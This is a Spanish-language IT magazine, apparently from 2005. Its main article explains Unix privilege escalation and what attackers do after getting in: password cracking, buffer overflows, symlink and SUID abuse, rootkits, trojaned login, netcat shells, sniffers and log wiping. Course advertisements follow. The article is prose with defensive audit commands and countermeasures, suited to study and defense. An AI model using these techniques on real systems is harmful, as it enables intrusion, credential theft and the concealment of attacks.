Sabemos que una intrusión de forma remota dentro de un sistema generalmente se lleva a cabo a través de la explotación de una vulnerabilidad desconocida o descuidada del sistema en cuestión. Una vez dentro, se deberá escalar privilegios como usuario root. No todo termina ahí, la verdadera acción recién comienza.

Autor: Leonel F. Becchio

Una vez que el intruso ha logrado penetrar en el sistema, seguramente tendrá acceso limitado y requerirá obtener acceso como usuario privilegiado. Para ello, desplegará toda una serie de artimañas para escalar privilegios y convertirse en el administrador o root del sistema. El grado de dificultad para escalar privilegios depende del sistema operativo en cuestión y de su configuración.

Técnicas

Password Cracking

Sabemos que si un atacante obtuviera la contraseña del root o administrador del sistema, sería su logro más preciado, como tocar el cielo con las manos.

Una de las técnicas más populares para ganar acceso a una cuenta de usuario, root en este caso, es la de password cracking. La idea es siempre la misma, tratar de descifrar la contraseña del usuario en cuestión. Una de las técnicas para adivinar contraseñas, que se considera activa por cierto, es la de ataque mediante fuerza bruta, es decir, probando muchas contraseñas que surgen de la combinación de caracteres alfanuméricos y simbólicos. Llevaría una cantidad de tiempo considerable "romper" una contraseña utilizando este método.

Lo que suele hacerse es emplear una técnica pasiva que pueda ser hecha estando desconectado del sistema. Por tal razón se la considera un ataque local, pues se debe obtener acceso al archivo que contiene las contraseñas encriptadas /etc/passwd o /etc/shadow y traerse una copia remotamente para luego analizarlo en forma local estando offline. Esta técnica no fuerza un acceso a la cuenta de root sino que analiza pasivamente el archivo de contraseñas. Tal archivo contiene las contraseñas encriptadas de los usuarios, de las cuales se extrae un valor alfanumérico conocido como hash. Este valor surge de una función matemática unidireccional (no puede hallarse su inversa) con lo cual no puede descifrarse el valor que generó dicho hash.

Dadas estas condiciones, lo que se hace es comparar el hash de la contraseña en cuestión con una lista de hashes generados previamente. El atacante dispone del valor hash para cada combinación alfabética, numérica y/o simbólica que compondría la posible contraseña. En esta lista de hashes se guarda un registro del hash que pertenece a tal combinación. Cuando existe una coincidencia, se sabe a qué contraseña pertenece el valor hash en cuestión. Esta técnica se la conoce adicionalmente como criptoanálisis.

Dos de los programas que trabajan bajo esta técnica en entornos Unix son Crack 5.0a y John the Ripper cuya versión estable 1.6 puede descargarse de www.openwall.com/john

Desbordamiento del buffer local

Este tipo de técnicas también permite a un atacante ganar privilegios de superusuario o root del sistema. En mayo de 1999 se descubrió una vulnerabilidad en la biblioteca C (libc) de sistemas Unix asociada a una variable llamada LC_MESSAGES. La vulnerabilidad consistía en un ataque por desbordamiento del buffer provocado por todo programa que utilizase dicha biblioteca. El ataque se realizaba mediante la compilación y posterior ejecución de un exploit. La consecuencia es el otorgamiento del shell del sistema con privilegios de root al atacante.

Enlaces simbólicos

Existe una técnica asociada con el uso de symbolic links o enlaces simbólicos a programas o archivos. Un enlace simbólico es un archivo que apunta a otro que se encuentra en una ubicación diferente de la original, una especie de acceso directo en entornos Windows. Mediante el comando Unix ln es posible crear un enlace que apunte a un deter-


minado archivo que comprometa el sistema, por ejemplo el archivo /etc/passwd. Como desventaja posee que al ejecutar el programa asociado al link se cambia la propiedad del archivo en cuestión a la de quién ejecutó el programa, en este caso un posible atacante. Al ser "dueño del archivo", el atacante podría modificar el archivo a su gusto. Por ejemplo, podría editar el número de identificación de usuario UID para llevarlo a 0, con lo cual le otorgaría permisos de root. Todo esto es posible hacerlo ya que los programas no cuentan con ningún tipo de verificación de la existencia de un archivo en el directorio /tmp antes de crear uno.

Condiciones de carrera

Se denomina condición de carrera al comportamiento anómalo causado por la inesperada dependencia de recursos al que hacen uso los procesos. Cuando dos programas o procesos intentan acceder a los recursos simultáneamente de manera exclusiva se da una condición en la que uno de ellos debe esperar a que el otro finalice su uso. Este hecho tiene su explicación si nos remitimos a lo que son los threads. Como traducción de hilos, los threads son flujos de control secuenciales dentro de un programa. No son programas en sí puesto que no corren por sí solos. La gran mayoría de programas de hoy en día poseen una tecnología de múltiples threads o multithreading ya que permiten ejecutar varias tareas a la vez. Por ejemplo los navegadores web son programas multithreading ya que permiten al usuario explorar la página, imprimir, reproducir el sonido del sitio web en cuestión, etc. al mismo tiempo.

Cuando estos threads intentan acceder a una variable al mismo tiempo, se dice que ocurre una condición de carrera. El primer thread lee el valor y el segundo lee el mismo valor. Cada uno realiza sus operaciones con dicho valor y luego compiten para ver quién se apodera de escribirla en última instancia. A veces gana un thread, otras veces otro. La causa de esta carrera puede traer aparejado valores de variables impredecibles, salvo que cada thread se ejecute en forma separada. Si cada thread espera mutuamente a que el otro libere el valor de la variable, se produce un interminable bucle de espera conocido como deadlock.

Este tipo de errores, propio del desarrollo de las aplicaciones, pueden ser aprovechados por algún atacante con la intención de provocar un ataque por denegación de servicios (DoS). La



forma en que un atacante alteraría el flujo de ejecución de un programa es mediante el manejo de señales. A través de señales, Unix le notifica a los procesos que ha ocurrido una cierta condición y le da soporte para que administre los eventos en forma atemporal. Cualquiera que sepa enviar la señal correcta a tiempo, podría disponer del sistema a su gusto.

Programas SUID

La denominación SUID (por Set User ID) se refiere al hecho de que existen programas que adoptan los privilegios del usuario que los creó. De esta manera, si un determinado programa posee tiene SUID de root, cualquiera que lo ejecute tendrá privilegios de root durante la ejecución del mismo. Esta técnica es muy peligrosa aunque limitada pues si se estableciera el SUID de root en la shell del sistema, sería necesario ingresar como root. Aunque esto permitiría crear una puerta trasera o back door por donde ingresar en sucesivas ocasiones. Cada vez que se necesite ingresar, se lo hará como usuario normal y ejecutando dicha shell se escalará privilegios a root en forma rápida y sencilla.

Gracias a esta característica de ciertos programas y archivos, se pueden emplear técnicas como la de creación de links simbólicos. La forma de evitar caer en esta técnica sería deshabilitando esta característica en todos los archivos, aunque seguramente será necesario que algunos de ellos la conserven. Para ello, se propone inventariar cada archivo y asegurarse de que sea absolutamente necesario conservar los privilegios de root.

Para listar todos los archivos que posean dicha característica se deberá escribir:

```
find / -type f -perm -04000 -ls
```

Otra mala configuración habitual es establecer permisos de escritura universal a archivos sensibles tales como archivos de inicialización del sistema, archivos de configuración del sistema críticos, etc. El descuido en esta configuración puede convertir el sistema en dominio del atacante. Aunque es una ardua tarea determinar cuáles archivos deben tener permisos de escritura universal y cuáles no, se debe apelar al sentido común. Si se trata de archivos de configuración del sistema, de inicialización o de preferencias de los usuarios, no deberían de ser públicos. Para listar todos los archivos que posean permisos de escritura universal, deberá tipearse:

```
find / -perm -2 -type f  -print
```

¿Y qué después de esto ?

Una vez ingresado en el sistema y habiendo escalado privilegios hasta llegar a ser root, comienza el verdadero trabajo para los atacantes. La idea es pasar desapercibido para poder capturar contraseñas y revisar archivos confidenciales cuantas veces se deseen, incluso atacar otras víctimas desde esta posición. El método consiste en generar, una vez que se ha ingresado, una puerta trasera o back door en el sistema para entrar y salir cuando se desee.

Rootkits

Para ello se emplea un conjunto de herramientas denominado rootkit. Con este conjunto de herramientas que el atacante "carga" en el sistema, se podrán hacer todas las tareas pertinentes para concluir el objetivo intentando no dejar rastros.

Un rootkit Unix consiste en un grupo de cuatro herramientas, a saber: programas para generar troyanos, programas para generar backdoors, sniffers y limpiadores de registros (logs).

Troyanos

Los troyanos son programas que suelen tomar el dominio del sistema sin que el usuario lo sepa, su idea es pasar inadvertidos para trabajar a voluntad de quién lo envió. Un troyano que suele enviarse es una versión hackeada del comando login. De esta manera, quién se loguee en el sistema, lo hará como siempre salvo que la versión preparada de login registrará en un archivo el nombre de usuario y contraseña. Existe una versión de ssh preparada para un fin similar.
Otro troyano que suele enviarse es una versión de la herramienta netcat trabajando como escucha de puertos TCP y disparando una consola Unix. El monitoreo constante de todos los puertos previene este tipo de ataques aunque la mejor contramedida es la prevención de modificación de archivos.
Como los troyanos suelen ir enmascarados por otra aplicación, embebidos en ella mediante una técnica que se denomina esteganografía, el archivo que los contiene varía su tamaño en función del original. Para detectar el cambio se suelen utilizar programas que corroboren la parte criptográfica de la firma de cada archivo binario. Programas como Tripwire o MD5sum comparan el hash obtenido de la firma de cada archivo binario con uno almacenado previamente. Si coinciden, significa que el archivo en cuestión no fue alterado.

Sniffers

Si bien nació como una herramienta para detectar problemas de tráfico en la red, los sniffers son programas que capturan e interpretan el tráfico que viaja en una red. Almacenan esta información para luego realizar un posterior análisis. Su buen uso permite descifrar problemas a lo largo de una conexión. Pero su uso incorrecto permite capturar, dentro de dicho tráfico, paquetes de datos que representen información crítica como nombres de usuarios y contraseñas. Se suele colocar un sniffers para que capture tráfico proveniente de conexiones ftp, telnet, ssh, e incluso mensajería de e-mail. Para ello, la placa de red debe colocarse en modo promiscuo, es decir que pueda recibir todo tráfico que pase por ella. Algunos de los sniffers más populares son ethereal, snort y tcpdump. Todo tráfico que se encuentre en el segmento local Ethernet será capturado por el sniffer. Todo tráfico que se encuentre fuera del dominio de colisión donde se encuentra el sniffer (más allá de switches por ejemplo) no será visto por el mismo.
Una de las formas de evitar la captura de tráfico es precisamente migrar a una topología de red conmutada por switches. De esta manera el entorno de trabajo del sniffer quedará reducido al segmento local, no teniendo dominio más allá de lo que el switch permita. Otra forma es mediante el empleo de una tecnología basada en IDS. También puede utilizarse encriptación de tráfico como ser SSH, IPSec,etc.

Limpieza de registros

Todas las aplicaciones de red que monitorean el tráfico que la circunda, poseen la capacidad de registrar los eventos que ocurran y archivarlos en un archivo de registro o log. Esto permite a los administradores visualizar el funcionamiento de la red en ausencia suya. Muchas de estas aplicaciones permiten están programadas para tomar determinaciones y disparar alarmas en función de los eventos que ocurran.
Para un atacante, contar con la presencia de un programa que registre sus huellas, no es nada divertido. Existen varios limpiadores de registros como ser zap, wzap, wted, remove aunque un simple editor de texto como vi o emacs será suficiente si los logs son de texto. La idea es alterar el archivo de configuración de logs /etc/syslog.conf. Alterando este archivo se le indica al sistema que no registre el resultado de ciertos comandos que delatarían al atacante. Finalmente sería recomendable borrar todo rastro del historial que muchas shells Unix como bash llevan de los comandos utilizados recientemente (archivo .bash_history). Una posible forma de evitar la modificación de los logs es almacenarlos en un servidor de logs preparado para albergarlos y darles seguridad. ■

Fuentes consultadas

- McCLURE, S., SCAMBRAY, J., KURTZ, G. Hacking Exposed: Network Security Secrets & Solutions Fourth Edition, 2003, McGraw Hill - Osborne.

- MÍGUEZ PÉREZ, C., PÉREZ AGUDÍN, J., MATAS GARCÍA, A. La Biblia del Hacker, 2003, Anaya Multimedia.

- KLANDER, L. A Prueba de Hackers, 1998, Anaya Multimedia.

5tas. Jornadas Regionales de Software Libre

5 Jornadas Regionales de Software Libre



Mas información en: jornadas.ant.org.ar

Organizan

Ant www.ant.org.ar
Cafelug www.cafelug.org.ar
Gleducar www.gleducar.org.ar
LUGli www.lugli.org.ar
LUGar www.linux.org.ar
LUGmen www.lugmen.org.ar
LUGro www.lugro.org.ar
Solar www.solar.org.ar
UYLUG www.linux.org.uy
Vialibre www.vialibre.org.ar

USERS



El sueño de la empresa propia



¿Cuántas veces pensaste en abrirte y crear tu empresa de software? Te contamos cómo hacerlo y qué se necesita. Aspectos legales y contables. Las leyes de promoción de software. ¿Será éste tu momento?

.NET Encriptación asimétrica en framework 1.1 y 2.0 | Toolbox: Trucos para bases de datos | Utilización de funciones en SQLServer | Guía completa de recursos para PHP

PHP Uso de librerías para manejo de gráficos, sonidos y animaciones | Multimedia: Skybox con Managed DirectX para la creación de terrenos 3D y entornos naturales

MANAGEMENT SQA: Aseguramiento de calidad | Reviews: SiliconKey y DocTesting | Entrevistamos a dos ingenieros del grupo del frontend de C++

ADEMAS Estuvimos en el Game Developers Conference en San Francisco | Noticias | Correo de lectores | .code Responde | Software factory para difundir tus desarrollos

WHITE PAPER: PRUEBA DE SOFTWARE







Microsoft CERTIFIED
Partner for Learning Solutions



Microsoft Certified Systems Engineer (MCSE) Windows 2003

Microsoft CERTIFIED
Systems Administrator

Microsoft Certified Systems Administrator (MCSA) Windows 2003

	CURSO	DESCRIPCIÓN	DURACIÓN	EXA MEN	
CLIENT	2285	Installing, Configuring, and Administering Microsoft Windows XP Professional	16 hs	70-270	Installing, Configuring, and Administering Microsoft Windows XP Professional
NETWORKING	2273	Managing and Maintaining a Microsoft Windows Server 2003 Environment	40 hs	70-290	Managing and Maintaining a Microsoft Windows Server 2003 Environment
NETWORKING	2276	Implementing a Microsoft Windows Server 2003 Network Infrastructure: Network Hosts	16 hs	70-291	Implementing, Managing, and Maintaining a Microsoft Windows Server 2003 Network Infraestructure.
NETWORKING	2277	Implementing, Managing, and Maintaining a Microsoft Windows Server 2003 Network Infrastructure: Network Services	40 hs		
ELECTIVE	2159	Deploying and Managing Microsoft Internet Security and Acceleration Server 2000	24 hs	70-227	Installing, Configuring, and Administering Microsoft Internet Security and Acceleration (ISA) Server 2000, Enterprise Edition.

Cursos: 5 (cinco) **MOC's incluidos: 5 (cinco)** **Duración Total: 136 hs**

Para más información sobre la carrera MCSA Windows 2003 visitá www.cortech.com.ar/ms/mcsa.htm ó www.microsoft.com/learning/mcp/mcsa/default.asp

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN	
NETWORKING	2278	Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure	40 hs	70-293	Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure
NETWORKING	2279	Planning, Implementing, and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure	40 hs	70-294	Planning, Implementing, and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure
DESIGN	2830	Designing Security for Microsoft Networks	24 hs	70-298	Designing Security for a Microsoft Windows Server 2003 Network.

Cursos: 8 (ocho) **MOC's incluidos: 8 (ocho)** **Duración Total: 240 hs**

Para más información sobre la carrera MCSE Windows 2003 visitá www.cortech.com.ar/ms/mcse.htm ó www.microsoft.com/learning/mcp/mcse/default.asp

Todos los Tracks MCSE

¿Cuáles son los exámenes que debo tomar para recibirme de MCSE?

Existen muchísimas combinaciones de exámenes para recibirse de MCSE: Microsoft Certified Systems Engineer. Cada una con diferentes especializaciones y electivos para tomar.

MCSE

http://www.cortech.com.ar/gen/mcse win2003.pdf
http://www.cortech.com.ar/gen/MCSESec2000-2003.pdf
http://www.cortech.com.ar/gen/MCSEMes2000-2003.pdf

Todos los Tracks MCSA

¿Cuáles son los exámenes que debo tomar para recibirme de MCSA?

Existen muchísimas combinaciones de exámenes para recibirse de MCSA: Microsoft Certified Systems Administrator. Cada una con diferentes especializaciones y electivos para tomar.

MCSA

http://www.cortech.com.ar/gen/mcsa win2003.pdf
http://www.cortech.com.ar/gen/MCSASec2000-2003.pdf
http://www.cortech.com.ar/gen/MCSAMes2000-2003.pdf

masinfo@cortech.com.ar - www.cortech.com.ar



Ampliá tu Certificación MCSE o MCSA con este examen:

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN	
ELECTIVE	2823	Implementing and Administering Security in a Microsoft Windows Server 2003 Network	40 hs	70-299	Implementing and Administering Security in a Microsoft Windows Server 2003 Network
# Cursos: 1 (uno)		MOC's incluidos: 1 (uno)			Duración Total: 40 hs



y convertite en:

Microsoft Certified Systems Engineer Security on Windows 2003 (MCSE + Sec.)
ó Microsoft Certified Systems Administrator Security on Windows 2003 (MCSA + Sec.)

//Track Recomendado// Finalizá tu Certificación MCSE Security con este examen:

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN	
ELECTIVE	2282	Designing a Microsoft Windows Server 2003 Active Directory and Network Infraestructure	40 hs	70-297	Designing a Microsoft Windows Server 2003 Active Directory and Network Infraestructure
# Cursos: 1 (uno)		MOC's incluidos: 1 (uno)			Duración Total: 40 hs

Microsoft
CERTIFIED
Database Administrator

Agregando a tu MCSE la promoción SQL convertite en MCDBA

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN	
BASE DE DATOS	2071	Querying Microsoft SQL Server 2000 with Transact-SQL	16 hs	70-228	Installing, Configuring and Administering Microsoft SQL Server 2000 Enterprise Edition
	2072	Administering a Microsoft SQL Server 2000 Database	40 hs		
	2073	Programming a Microsoft SQL Server 2000 Database	40 hs	70-229	Designing and Implementing Databases with Microsoft SQL Server 2000 Enterprise Edition.
# Cursos: 3 (tres)		MOC's incluidos: 3 (tres)			Duración Total: 96 hs

Todas las opciones que existen para convertirte en Microsoft Certified Data Base Administrator (MCDBA) encontralas en www.microsoft.com/learning/mcp/mcdba/default.asp



En un entorno de IT tan rápidamente cambiante como el actual, las empresas necesitan capacitarse, mediante un proceso de aprendizaje intensivo y extremadamente exigente, el cual permita adquirir todos los conocimientos necesarios para la más alta administración e ingeniería y estar plenamente preparados para aplicar, desarrollar o implementar exitosas soluciones bajo las tecnologías utilizadas.

Currículas eminentemente prácticas, la metodología de los laboratorios permiten poner al alumno en situaciones reales en el entorno de IT de una empresa.

Un claustro de profesores en permanente contacto con la realidad IT empresarial, con amplia experiencia en la docencia y en consultoría, lo que permite al alumno conocer de primera mano la realidad de las tecnologías estudiadas.

Continua innovación, aulas que cuentan con infraestructura y tecnología de última generación, y currículas actualizadas que reflejan los nuevos avances y versiones de las plataformas y programas de IT existentes.

Capacitación Premiere Empresarial, Microsoft, Linux, Seguridad y WEB Design.

Certificaciones Internacionales

¿Dónde se pueden rendir los exámenes para certificarme como MCSA y/o MCSE?

Podés hacer los exámenes en cualquier centro CTEC (Certified Taining Education Center) de tu localidad que provea exámenes VUE: Virtual Universities Enterprise (ver www.vue.com). Deberás entonces reservar tu turno de examen y abonar el costo correspondiente de U$S 125.00 en U.S.A. por examen; y U$S 80.00 en Argentina (tarifas adicionales o descuentos pueden aplicarse en otras regiones).

Logos MCP, MCSA, MCSE, MCDBA, MCAD ó MCSD

¿Cuáles son los logos que podré utilizar luego de certificarme? ¿Existe alguna diferencia entre los logos con especializaciones en Security, Messaging, etc..?

Al finalizar de haber rendido todos los exámenes de cada Carrera Microsoft, podrás utilizar el logo correspondiente. Todas las Carreras (como así también las especializaciones) poseen un logo diferente. Podés encontrar todos los logos Microsoft correspondientes en http://www.microsoft.com/learning/mcpexams/faq/logo.asp



	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN
MACROMEDIA	WEB1	Macromedia Dreamweaver MX 2004	20 hs	802 - Dreamweaver MX 2004 Developer
MACROMEDIA	WEB2	Macromedia Flash MX 2004 y Macromedia Fireworks MX 2004	20 hs	502 - Flash MX 2004 Designer 602 - Flash MX 2004 Developer
PROG.	WEB3	Edición HTML e introducción a programación ASP	20 hs	802 - Dreamweaver MX 2004 Developer
# Cursos: 3 (tres)		WOG's incluidos: 1 (uno)		Duración Total: 60 hs

Carrera WEB Design Completa

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN
PROGRAMACION	WEB4	Programación ASP Avanzado	20 hs	802 - Dreamweaver MX 2004 Developer
PROGRAMACION	WEB5	Programación PHP Avanzado	20 hs	200-100 - Zend PHP Certification Exam
# Cursos: 5(cinco)		WOG's incluidos: 2 (dos)		Duración Total: 100 hs

Carrera WEB Design Expert

Para más información sobre la Carrera WEB Design Completa y Expert visitá www.cortech.com.ar/web/web1.htm

Carrera Security

	CURSO	DESCRIPCIÓN	DURACIÓN	EXAMEN
SECURITY	SEC1	Seguridad y sus fundamentos	40 hs	CISSP: Certified Information Systems Security Professional
SECURITY	SEC2	Seguridad Avanzada	40 hs	
# Cursos: 2 (dos)				Duración Total: 80 hs

ESPECIALIZACIÓN LINUX	ESPECIALIZACIÓN MICROSOFT
Módulo LX5: Seguridad y contra-seguridad en Redes (Duración 12hs) + Workshop LX6: Workshops Servidor de Firewall y Squid (Comparación con ISA Server) (Duración 12 hs) + Workshop LX8: Workshops Implementando VPNs bajo Linux (Duración 12 hs)	Curso 2159: Deploying and Managing Microsoft Internet Security and Acceleration Server 2000 (Duración 24 hs) + Curso Seguridad Electivo de la Currícula Oficial Microsoft (Duración 40 hs) + Curso 2823: Implementing and Administering Security in a Microsoft Windows Server 2003 Network (Duración 40 hs)
Cursos: 5 (cinco) Duración total: 116 hs Material Incluído	Cursos: 5 (cinco) Duración Total: 184 hs Material incluído



Capacitación Corporativa

Otros cursos y carreras.

Para realizar Capacitación Corporativa en forma intensiva o personalizada, te recomendamos averiguar por costos y metodologías de cursada de todos nuestros Cursos y Carreras, ya sea en las oficinas de Cortech o "in Company" (Capital o Interior del País) Comunicate a masinfo@cortech.com.ar o llamando al (54)11-4312-7694.

Certificaciones Macromedia


¿Dónde puedo rendir los exámenes Macromedia?

Podés hacer los exámenes en cualquier centro de tu localidad que provea exámenes VUE: Virtual Universities Enterprise (ver www.vue.com). Deberás entonces reservar tu turno de examen y abonar el costo correspondiente de U$S 150.00 para cada Examen MX 2004.
Más información respecto de las Certificaciones Macromedia MX 2004 podrás encontrarla en www.macromedia.com

masinfo@cortech.com.ar - www.cortech.com.ar

NEXWEB.COM.AR

Más tecnología en nuestra página web



Artículos exclusivos:

- *X-Windows por Luis Otegui.* Un How-To para entender e implementar X-Windows en sistemas *nix.

- *Historia de Hypertex y WWW.*

Novedades de Certificaciones Internacionales:

MCSE (Microsoft Certified System Engineer)
MCSA (Microsoft Certified System Administrator)
Linux LPI (Linux Professional Institute)
Red Hat
Linux-Novell

- *Adios a los Paper Certifications de Microsoft*

Eventos IT en Argentina:

- *Una lista actualizada de los eventos más importantes de IT de Argentina.*

Newsletters de interés del mundo IT

- *Una lista actualizada de los newsletters más destacados en IT de Argentina.*

Mundo Linux:

- *¿Cómo se coordinó la nueva distribución de Red Hat Enterprise Linux 4?*



Empeño - *Por Severi.*



EN LA PROXIMA EDICIÓN



LINUX COMPLETO
"The Best Of Linux"

Edición # 17 - JUNIO 2005

- Administración Linux.
- Networking.
- Linux desktop.
- Linux servers.
- Programación Linux.
- Diseño Gráfico y Web.
- Software Empresarial.
- Seguridad Linux.